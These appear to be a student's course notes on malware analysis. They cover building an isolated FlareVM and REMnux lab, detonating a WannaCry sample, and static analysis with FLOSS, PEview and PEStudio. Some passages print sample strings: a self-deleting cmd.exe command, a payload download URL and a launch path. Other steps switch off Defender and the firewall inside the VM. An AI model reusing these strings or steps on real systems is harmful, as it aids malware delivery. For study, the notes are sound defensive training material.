

Notes_PMAT

Introduction to:

- Malware analysis
- reverse engineering
- triage

GOAL malware analysis --> deeply understand what the malware does

- how it is build
- what network actions does
- what actions to the host does

It's important for malware analysis:

to have a place where you can run a malware

detonating = run a malware

=>

- this must be done in a safe environment
- malware usually work in windows
 - =>
 - we need to build up a safe LAB

Build Malware Analysis Lab

Download windows 10 64 bit enterprise from --> [here](#)

Virtual Box

PMAT-FlareVM

Create a new VM as here

Name:	PMAT-FlareVM
Machine Folder:	/home/sim.../PMAT/LAB/PMAT_VMs
Type:	Microsoft Windows
Version:	Windows 10 (64-bit)

RAM 4096 > Create Virtual hard disk > VDI > Dynamically allocated > 50 gb > Finish

- Run the VM > Select the ISO that you downloaded
- select Custom Installation > click on New > Apply (51200 default size) > OK
- select this partition and click Next

- now Windows will begin the installation
- when ask to sign in with microsoft account => click on Domain join instead > enter simone
- enter the password --> password
- security question --> asd, asd, bob
- for Privacy Settings --> turn all off
- turn off Cortana

Guest Additions

When the VM is up:

- click on Devices (from the VM bar) > Insert Guest Additions
- go to the Explorer File inside the VM > This PC > double click on VirtualBox Guest Addition
- double click on the amd64 exe
- Reboot the VM
- enter inside it and minimize and maximise the VM a few times to get the full screen

Snapshot

- click on Machine (from the VM bar) > Take Snapshot > call it base-install

Installing FLARE-VM

we are going to install:

- google chrome
- windows terminal
- FLARE-VM

FLARE-VM --> collection of software installations scripts for Windows systems that allows you to easily setup and maintain a reverse engineering environment on a virtual machine (VM)

- install chrome --> [site](<https://www.google.com/chrome/>)

- **Download Windows Terminal:**

- Download the VCLibs package

In a PowerShell window as ADMIN, run:

```
cd 'C:\Users\simone\Desktop\'  
wget https://aka.ms/Microsoft.VCLibs.x64.14.00.Desktop.appx -  
usebasicparsing -o VCLibs.appx
```

- Download the Windows Terminal MSIX bundle from the provided link:

```
wget  
https://github.com/microsoft/terminal/releases/download/v1.15.3465.0/Micro  
soft.WindowsTerminal_Win10_1.15.3465.0_8wekyb3d8bbwe.msixbundle -  
UseBasicParsing -o winterminal.msixbundle
```

- In a PowerShell admin window, add the VCLibs package:

```
Add-AppxPackage .\VCLibs.appx
```

- In a PowerShell admin window, run:

```
Add-AppxPackage .\winterminal.msixbundle
```

- NOW WE HAVE WINDOWS TERMINAL --> click win button > Search Terminal
- **Disable proxy auto detect setting:**
 - click win button > search Proxy settings
 - Switch "Automatically detect settings" button off
- **Disable Tamper Protection**
 - Search virus & threat protection > Manage Settings > turn all OFF
- **Disable AV/Defender in GPO**
 - click win button > search Edit Group policy (GPO)
 - navigate to Administrative Templates > Windows Components
 - double click on Microsoft Defender Antivirus
 - double click on "Turn off Microsoft Defender Antivirus" > click on Enable > Apply > Ok
- **Disable Windows Firewall**
 - also in GPO > Administrative Templates > Network > double click on Network Connections
 - double click Windows Defender Firewall > double click on Domain Profile
 - double click on "Protect All Network Connections" > click on Disable > Apply > Ok
 - Do the same but for the Standard profile
- **TAKE A SNAPSHOT!**
 - close the machine > save the current state > click on the icon next to the VM > Snapshot
 - Take > call it pre-flareVM
 - click on Start (to start again the VM)
- Download and install FLARE-VM:
 - open the terminal as admin:


```
(New-Object  
net.webclient).DownloadFile('https://raw.githubusercontent.com/mandiant/fl  
are-  
vm/main/install.ps1',"$([Environment]::GetFolderPath("Desktop"))\install.p  
s1")
```
 - Change directories to the Desktop
 - Run: Unblock-File .\install.ps1
 - Run: Set-ExecutionPolicy Unrestricted
 - Accept the prompt to set the ExecPol to unrestricted if one appears
 - Run: .\install.ps1 -customConfig
<https://raw.githubusercontent.com/HuskyHacks/PMAT-labs/main/config.xml>
 - Follow the rest of the prompts and continue with the installation.
 - It takes a long time and also maybe it will reboot a couple of times
 - if it seems stucked => try to hit enter in the terminal
 - you will **hear a sound** when it will finishes
- When the installation is done => TAKE ANOTHER SNAPSHOT --> call it flareVM-clean

PMAT-REMnux

Remnux --> linux distro built specifically for malware analysis and reverse engineering
=>

- go [here](#) > Download > VirtualBox OVA > Download OVA from Box > Download

- right click on the file downloaded > open with VirtualBox
- change the name to --> PMAT -REMnux
- change hw resources as you wish
- run the VM > minimize and maximize the VM to enter in fullscreen

Network Setup

We need to setup the network for our VMs

bc:

⚠ We need a safe environment

we'll run malware

=>

it's important that --> those VVs cannot reach our physical OS through the network

=>

we want that the 2 VMs:

- can talk to each other
- cannot talk with physical OS

=>

- power off both the VMs and close VirtualBox

- To do the step under we need to change a virtual box config

=>

- open terminal
- cd /etc
- sudo mkdir vbox
- sudo vi networks.conf
- paste * 0.0.0.0/0 ::/0

- open Virtual box

- click on Tools in the main page of virtualbox, click the least icon > Network

- Create > enable DHCP server in the new network

- go to the Adapter tab under the network:

- change the IPv4 Address to something diff from your network => 10.0.0.1
- netmask --> 255.255.255.0
- click Apply

- go to the DHCP Server tab:

- Server address --> 10.0.0.2
- Server Mask --> 255.255.255.0
- Lower Address Bound --> 10.0.0.3
- Lower Address Bound --> 10.0.0.254
- click Apply

PMAT-FlareVM


- Open the VM settings > Network > select Host Only Adapter > and select the network that we created
- check the other Adapters are OFF
- click OK

PMAT-REMnux

- Do the exact same thing

Check setup

- turn on both VM
- we need to check that our machines have the right network configuration:
 - on REMnux:
 - open terminal
 - ip a
 - on Windows:
 - search cmdver
 - ipconfig
 - on both check if they cannot talk to outside the network but can talk to each other
 - ping google.com --> should fails
 - ping 8.8.8.8 --> should fails
 - ping the other machine --> should works



INetSim Setup

Explain why we need this and the 2 VMs

we have 2 VMs:

- windows VM --> bc usually malware run on windows
- REMnux VM

why do we have this linux VM:

- bc the REMnux is going to be a --> Internet Simulator
- to analyse traffic with --> [Wireshark](#), tcpdump

to act as "Internet Simulator" we need a tool called:

[INetSim](#)

This tool will be the capability to:

- respond to any outbound internet requests --> that the malware is going to make

Then we could:

- analyze the requests from the malware through --> wireshark

=>

we need to setup to different location:

1. one that --> will focus on Host Based Indicators
2. one that --> will help with Network Based Indicators

For these reasons --> we need to use 2 VMs

INetSim Setup (REMnux)

- open a terminal
- `sudo vi /etc/inetsim/inetsim.conf`
- we want to enable DNS => delete the comment from `start_service dns`
- uncomment also `service_bind_address 10.10.10.1`
 - and change it to --> `service_bind_address 0.0.0.0`
 - in this way we'll bind to all the interface on the host
- find the Service DNS
 - uncomment --> `dns_default_ip 10.10.10.1`
 - and change it to --> `dns_default_ip 10.0.0.4` IP of this REMnux VM
- Save the file and close it

run the tool:

```
inetsim
```

```

remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
== INetSim main process started (PID 1704) ==
Session ID:    1704
Listening on:  10.0.0.4
Real Date/Time: 2024-03-11 13:20:34
Fake Date/Time: 2024-03-11 13:20:34 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 1708)
* https_443_tcp - started (PID 1710)
* smtps_465_tcp - started (PID 1712)
* http_80_tcp - started (PID 1709)
* smtp_25_tcp - started (PID 1711)
* ftps_990_tcp - started (PID 1716)
* ftp_21_tcp - started (PID 1715)
* pop3s_995_tcp - started (PID 1714)
* pop3_110_tcp - started (PID 1713)
done.
Simulation running.

```

=>

Now DNS is running (also the other protocol that were enabled by default)

Test INetSim

To test it --> run the Windows VM

- open Google chrome
- type the REMnux IP => 10.0.0.4



This is the default HTML page for INetSim HTTP server fake mode.

This file is an HTML document.

- it also works with HTTPS
- NOW:
type `https://10.0.0.4/malz.exe`
=>
it will download a exe file

Another thing we need:

- click win button > Network connections > double click Ethernet > Properties >
- double click on Internet Protocol Version 4 > click on Use the following DNS server address
- type the REMnux IP --> 10.0.0.4
- Exit

What we did:

now every time you search whatever page you want on google => you'll be **redirect to INet**

=>

we have setup a --> **fake DNS Server**

that will respond to --> any DNS request from the windows machine

why we did this:

bc in this way:

when we detonate a malware

=>

we can --> **monitor every site that the malware is trying to reach**

Course Lab Repo

[github course lab repo](#)

- Go to the repo > click on Code > Download ZIP
- Copy the zip inside the FlareVM machine
- to open each zip for each malware the password is --> **infected**

You may be wondering, why is there a picture of a handsome cat in the root directory?

The malware samples in this course are built to perform different functions.

Some are designed to:

- **destroy data**
- **other to steal it**
- some don't touch your data at all.

`cosmo.jpeg`

=>

is a **placeholder for the precious data** that an average end user may have on their host

=>

Some malware samples in this course will --> - **steal him**

- **encrypt him**

- **encode and exfiltrate him**

Detonate First Malware

Take a snapshot

Go to top bar of the VM > Machine > Take a snapshot > call it `pre-detonation`

Wannacry

- Open the LAB folder > labs > 4.1 Bossfight-wannacry >
 - double click on the 7zip (open it with 7zip) > insert **infected**
- =>
- copy the exe into the desktop

⚠ Warning

before detonate the malware --> turn OFF InetSim on REMnux VM

the file that we have extracted --> as no extension

=>

this is for --> extra safety reason

=>

to "arm" the file => add .exe at the end of the filename (do it)

Now:

- right click on the .exe > Run as administrator



=>

we ran our first malware

Now we want to restore our VM to a state before the detonation:

=>

- Close the VM by --> clicking the "x" in the top right corner > "Power off the machine" AND
- click on "Restore current snapshot 'pre-detonation'"
- if we re-open our VM => everything is good without malware
- delete the .exe

Tool Troubleshooting

if you open the Tools folder on your FlareVM desktop

=>

you can find --> all the tools installed with FLARE-VM

What do we do if one of these tools it doesn't work or his installation failed:

- Go back temporarily to a network --> that allows us to connect to internet
 - Machine > Settings > Network > switch to NAT
 - restart the VM
 - win button > Network Connection > double click Ethernet > Properties > ipv4
 - make sure that both are using address automatically (IP address and DNS server IP)
 - open the browser
 - google the name of the tool
 - download it and install it
- NOW you need to restore your VM:
 - switch back network to Host-only Adapter and select the network name
 - restore the DNS server to the REMnux machine

List of tools and link

- FLARE-VM
 - strings/FLOSS: <https://github.com/mandiant/flare-floss>
 - PEView: <http://wjrdburn.com/software/>
 - upx (not used but referenced): <https://upx.github.io/>
 - PEStudio: <https://www.winitor.com/download>
 - Capa: <https://github.com/mandiant/capa>
 - Wireshark: <https://www.wireshark.org/>
 - Sysinternals (Procmon, TCPView): <https://learn.microsoft.com/en-us/sysinternals/downloads/>
 - nc/ncat: <https://nmap.org/download>
 - Cutter: <https://github.com/rizinorg/cutter>
 - x32/x64dbg: <https://x64dbg.com/>
 - Process Hacker 2 (now known as System Informer): [<https://systeminformer.sourceforge.io/>] (<https://systeminformer.sourceforge.io/>)
 - scdbg: <https://github.com/dzzie/SCDBG>
 - dnSpy/dnSpyEx: <https://github.com/dnSpyEx/dnSpy>
 - PEBear: <https://hshrd.wordpress.com/pe-bear/>
 - YARA: <https://github.com/VirusTotal/yara>
- REMnux
 - base64 (built in Linux bin)
 - OLEdump: <https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py>
 - MobSF (Docker Container): <https://github.com/MobSF/Mobile-Security-Framework-MobSF> | <https://hub.docker.com/r/opensecurity/mobile-security-framework-mobsf/>
 - INetSim: <https://www.inetsim.org/>

Basic Malware Handling

One thing that you really need to keep in mind:

SAFETY ALWAYS

bc:

we are going to work with --> Live malware

the times that you are most vulnerable:

are going to be --> when the **malware is in transit**

one principle of malware handling:

is to **add --> another extension** to the malware (es `malware.exe.malz`)

=>

so in this way --> it will not executed if you run it

Standard convention to handle malware

Usually you need a convention for:

- the filename of the malware:
`malware.name.exe.malz`
malware --> category of the malware
name --> name of the malware
exe --> extension of the malware
malz --> extra extension for safety reason
- how to build the folder that contains the malware:
 - call the folder --> in the same way you called the malware
 - ZIP the malware
 - ENCRYPT the malware with a password

Safe Malware Sourcing & Additional Resources

Where to find source malware

where to find source malware:

- PMAT Labs: <https://github.com/HuskyHacks/PMAT-labs>
- theZoo: <https://github.com/ytisf/theZoo> (easy)
- vx-underground main site: <https://www.vx-underground.org/>
- vx-underground GitHub repo: <https://github.com/vxunderground/MalwareSourceCode>
- Zeltser Resources: <https://zeltser.com/malware-sample-sources/>
- MalwareBazaar: <https://bazaar.abuse.ch/>

Basic Static Analysis

Static Analysis --> we are not running the malware

in this phase:

it's a very early in the analysis => we won't able to draw any definitive conclusions
(without running the malware)

Hashing Malware Samples

Lab sample:

PMAT-labs/labs/1-

1.BasicStaticAnalysis/Malware.Unknown.exe.malz/Malware.Unknown.exe.7z

- extract the malware into Desktop

Find Hashes of the malware

now:

to fingerprint the malware we first need to collect 2 hashes:

- SHA256 sum
- MD5 sum

=>

- open cmdcr > cd to Desktop
- sha256sum.exe Malware.Unknown.exe.malz

```
C:\Users\simone\Desktop
\ sha256sum.exe Malware.Unknown.exe.malz
92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a *Malware.Unknown.exe.malz
```

- save this hash in a txt file **FOR FUTURE REPORT: [1.1-Basic_static_analysis](#)**
92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
*Malware.Unknown.exe.malz
- md5sum.exe Malware.Unknown.exe.malz
- save the output in the txt file:
1d8562c0adcaee734d63f7baaca02f7c *Malware.Unknown.exe.malz

Check if the hashes are well known as malware sample

- Open [cheat > VIRUSTOTAL](#)
gigantic repository of lots of different info about malware samples

- in the search section paste one hash per time and check if it finds something

The screenshot shows the VirusTotal analysis interface. At the top, there's a circular progress bar with the number 53/71. Below it, the file name is listed as "Malware.Unknown.exe.malz". To the right, the file size is 12.00 KB and the last modification date is 4 days ago. A "Community Score" is shown with a green bar and a red circle icon. On the far right, there's a "EXE" icon with a gear and a person symbol.

Below the main header, there are tabs: DETECTION (which is selected), DETAILS, RELATIONS, BEHAVIOR, TELEMETRY, and COMMUNITY (with 20+ items). A call-to-action box says "Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks."

Under the "Popular threat label" section, "trojan.bulz/delfiles" is highlighted. Other threat categories shown are trojan, downloader, ransor, and Family labels: bulz, delfiles, vdmja.

The "Security vendors' analysis" section lists several vendor reports:

Vendor	Signature	Vendor	Signature
AhnLab-V3	Trojan/Win.Generic.C4738248	Alibaba	TrojanDownloader:Win32/SelfDel.bec5...
ALYac	Gen:Variant.Bulz.801065	Antiy-AVL	Trojan/Win32.SelfDel
Arcabit	Trojan.Bulz.DC3929	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira (no cloud)	TR/DelFiles.vdmja
BitDefender	Gen:Variant.Bulz.801065	Bkav Pro	W32.Common.227D211B

On the right side of this section, there's a link "Do you want to automate checks?".

=>

in this way we can gather more info on the malware

Strings & FLOSS: Static String Analysis

if a bad programmer wants to call a website inside is malware:

for example to go to --> <https://domain.com/evil.exe>

=>

he needs to:

- put this string somewhere inside the malware
- make a web request

when a binary is assembled:

- the strings are inside the binary
- they can be read by looking --> the bytes of the binary
=>
we don't need to run the malware to read them

How to do that --> with [cheat > FLOSS](#)

FLOSS


tools for extracting Strings from binary

it also tries to --> - decode

- de-obfuscate the strings

FLOSS.exe Malware.Unknown.exe.malz --> it will print any strings that has at least 4 characters
FLOSS.exe -n 6 Malware.Unknown.exe.malz --> to print only strings with ≥ 6 ch

- some strings will be completely useless
- others can be useful:



```
MSVCP140.dll
URLDownloadToFileW
urlmon.dll
InternetOpenUrlW
InternetOpenW
WININET.dll
```

_ with some experience you will find interesting strings easier

Sometimes the most useful strings are in the bottom output:

in the --> FLOSS STATIC STRINGS:

```
jjjj
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
open
```

this might or not might be useful

=> copy this strings inside the [report](#)

Analyzing the Import Address Table

Now we are going to:

- [look at the structure](#) of the binary
- find more info about:
 - [when it was compiled](#)
 - [what kind of functions it might be using](#)

we are going to use --> [PEview](#)

Info

to install it:

- download the zip from [here] (<http://wjradburn.com/software/PEview.zip>)
- copy the zip inside the FlareVM

Peview

- open it
- it will ask for a exe file => chanhe the type file to "All Files" > select our malware

pFile	Raw Data	Value
00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!L.!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	F4 70 F6 21 B0 11 98 72 B0 11 98 72 B0 11 98 72	.p.!...r...r...r
00000090	B9 69 0B 72 B1 11 98 72 0E 60 9D 73 A4 11 98 72	.i.r...r...s...r
000000A0	0E 60 9C 73 BC 11 98 72 0E 60 9B 73 B5 11 98 72	.`s...r.`s...r
000000B0	0E 60 99 73 B4 11 98 72 EB 79 99 73 B9 11 98 72	.`s...r.y.s...r
000000C0	B0 11 99 72 8C 11 98 72 26 63 91 73 B1 11 98 72	...r...r&c.s...r
000000D0	26 63 67 72 B1 11 98 72 26 63 9A 73 B1 11 98 72	&cgr...r&c.s...r
000000E0	52 69 63 68 B0 11 98 72 00 00 00 00 00 00 00 00	Rich...r.....
000000F0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00PE..L...
00000100	C0 B6 33 61 00 00 00 00 00 00 00 E0 00 02 01	..3a.....
00000110	0B 01 0E 1C 00 16 00 00 00 18 00 00 00 00 00 00
00000120	F1 15 00 00 00 10 00 00 00 30 00 00 00 00 40 000...@.....
00000130	00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00
00000140	06 00 00 00 00 00 00 00 00 70 00 00 00 04 00 00p.....
00000150	00 00 00 00 03 00 40 81 00 00 10 00 00 10 00 00@.....
00000160	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00

=>

a **Portable executable** --> is simply a huge array of bytes

Preview Structure

let's see the column of Preview:

pFile --> represents the offset of the exadecimal bytes

Raw Data --> represents the exadecimal bytes

Value --> it's a character representation of what these bytes looks like

The MZ value:

- is the Magic Bytes [more info here](#)
- is a unique string that identifies the file as --> windows executable

IMAGE_FILE_HEADER section

one of the first thing to look at:

is the --> **IMAGE_FILE_HEADER** section (inside the **IMAGE_NT_HEADERS**)

bc:

one set of bytes inside the executable --> will have the **time date stamp**

time date stamp --> is a time of compilation

why can be useful:

bc in some case if the date is weird (ex too hold) => can mean something useful

IMAGE_SECTION_HEADER.txt

has info that can be read into the binary at runtime

=>

look at:

- **Virtual Size**

Size of Raw Data				
MS-DOS Stub Program		000001F8	000015A1	Virtual Size
IMAGE_NT_HEADERS		000001FC	00001000	RVA
IMAGE SECTION HEADER .text		00000200	00001600	Size of Raw Data

=>

- Take this 2 values (second column)
- Convert them into decimal
- compare them

If the Virtual Size is much much bigger of the Size of Raw Data:

=>

maybe there is more into this binary --> than is initially available to us

=>

how binary can be --> a [packet binary](#) (we'll see that later)

IMPORT Address Table

inside the SECTION .rdata

This can be really useful --> but first we need to understand what is the [WINDOWS API](#)

Windows API

OS is written in very low level (01, jmp, xor)

=>

to make easier the life of programmers:

=>

OS programmers decide that:

if a programmer wants to create a tool for the OS => - he won't need to write it at low low level

- he can use a language like C, C++

- and use the functions provided by the OS

MAIAPI.io

How to understand which API can be used maliciously?

we can use this website --> [MAIAPI.io](#)

MAIAPI:

- it catalogs Windows API --> that can be user maliciously
- it identifies sample of malwares that --> those APIs are used maliciously in

=>

IMPORT Address Table

It's important to check:

[which OS functions](#) --> the malware used

Some functions that may make us suspicious are:

- [ShellExecuteW](#) --> performs an operation on a specified file
- [URLDownloadToFileW](#) --> download bits from internet and saves them to a file

if you don't know that a function does => google it and look at the Microsoft documentation

Warning

At this point of the analysis:

it's still to [early](#) to --> [come to any conclusions](#)

Packed Malware Analysis

Packet malware:

[packet](#) means something --> [compressed/encrypted](#)

=>

[packet malware](#) --> - is malware that is compressed/encrypted

- so that it [looks different than its original source](#)

Packing Program

A packing program: (ex [UPX](#))

- takes a malware
- puts inside it at the top a program called --> [packet stub](#) (or compression/stub, coder/stub)
- this packet stub:
 - takes all the malware code below him --> and it compresses these codes
 - =>
- the result is:
 - a program --> a lot smaller than the original one
 - it will have 3 sections:
 - the [original portable executable header](#)
 - the [stub](#)
 - the [code](#) (but compressed)

At runtime:

- the stub --> [expand the code to the original size](#)

why do that:

bc for example an [Anti Virus \(AV\)](#) --> can [DON'T KNOW the signature](#) of the malware compressed

=>

if the AV finds:

- the [unpacked malware](#) --> - it [will recognize](#) the signature
- it [will stop](#) the malware
- the [packed malware](#) --> - maybe the AV [won't recognize](#) it as a malware
- the malware [will execute](#)

Example packet malware

Unzip into Desktop the zip inside the lab folder:


labs\1-1.BasicStaticAnalysis\Malware.PackedAndNotPacked.exe.malz

here we have 2 malware:

- one packed
- one unpacked

=>

- open the packed malware with [cheat > PEview](#)



- we have different sections here (compare to the unpacked malware)
 - we can notice sections called --> UPX
- also:
- we still have the --> IMPORT Address table
- we can check the dimension of --> Virtual Size vs Raw Data

IMPORT Address Table - Packed malware

if you open it

you'll see that --> the **Address Table is ridiculously SHORT**

(even the simplest program would have a tabler bigger than this one)

pFile	Data	Description	Value
0000BA3C	000188AC	Hint/Name RVA	0000 FreeSid
0000BA40	00000000	End of Imports	ADVAPI32.dll
0000BA44	000188D4	Hint/Name RVA	0000 LoadLibraryA
0000BA48	000188B6	Hint/Name RVA	0000 ExitProcess
0000BA4C	000188C4	Hint/Name RVA	0000 GetProcAddress
0000BA50	000188E2	Hint/Name RVA	0000 VirtualProtect
0000BA54	00000000	End of Imports	KERNEL32.DLL
0000BA58	000188F2	Hint/Name RVA	0000 _job
0000BA5C	00000000	End of Imports	MSVCRT.dll
0000BA60	000188F8	Hint/Name RVA	0000 WSARecv
0000BA64	00000000	End of Imports	WS2_32.dll
0000BA68	8000006F	Ordinal	006F
0000BA6C	00000000	End of Imports	WSOCK32.dll

Also:

there are 2 suspicious functions:

- LoadLibraryA --> loads the specified module into the address space of the calling process
- GetProcAddress --> retrieves the address of an exported function/variable from the specified dynamic-link library (DLL)

=>

these 2 functions mean:

- I don't have these address imports in my table right now
- => I'll go find them

=>

When the malware will go back to the normal size:

- these 2 fz --> - will be invoked
 - will **find the other API calls** that the malware uses

IMAGE_SECTION_HEADER_UPX0

Last thing to check:

if the --> **Virtual Size** is different from the **Raw Data**

	pFile	Data	Description	Value
Malware.Packed.exe.malz	000001E0	55 50 58 30	Name	UPX0
IMAGE_DOS_HEADER	000001E4	00 00 00 00		
MS-DOS Stub Program	000001E8	0000C000	Virtual Size	
IMAGE_NT_HEADERS	000001EC	00001000	RVA	
IMAGE SECTION HEADER UPX0	000001F0	00000000	Size of Raw Data	
IMAGE_SECTION_HEADER UPX1	000001F4	00000400	Pointer to Raw Data	
SECTION UPX0	000001F8	00000000	Pointer to Relocations	
SECTION UPX1	000001FC	00000000	Pointer to Line Numbers	
SECTION .rsrc	00000200	0000	Number of Relocations	
IMAGE_RESOURCE_DIRECTORY Ty	00000202	0000	Number of Line Numbers	
IMAGE_RESOURCE_DIRECTORY Na	00000204	E0000080	Characteristics	
00000080			IMAGE_SCN_CNT_UNINITIALIZED_DATA	
20000000			IMAGE_SCN_MEM_EXECUTE	
40000000			IMAGE_SCN_MEM_READ	
80000000			IMAGE_SCN_MEM_WRITE	
IMAGE RESOURCE DATA ENTRY				
VERSION 0001 0409				
IMPORT Directory Table				
IMPORT Address Table				
IMPORT DLL Names				
IMPORT Hints/Names				

here is --> COMPLETELY DIFFERENT

here the Size of Raw Data is 0:

bc --> it will be initialized after the binary inflated from its packed state inflated=gonfiato

i Keep in mind

At this point of the analysis:

it's still to **early** to --> come to any conclusions

Combining Analysis Methods:

!! PEStudio !!

Go back to the original malware sample for this section:

=>

PMAT-labs/labs/1-

1. BasicStaticAnalysis/Malware.Unknown.exe.malz/Malware.Unknown.exe.7z

PEStudio --> one of the best tools for initial static analysis

it will automatically:

1. [find the hashes of the malware](#)
2. these hashes have a direct link to [VIRUSTOTAL](#) (right click on the hash > copy link)
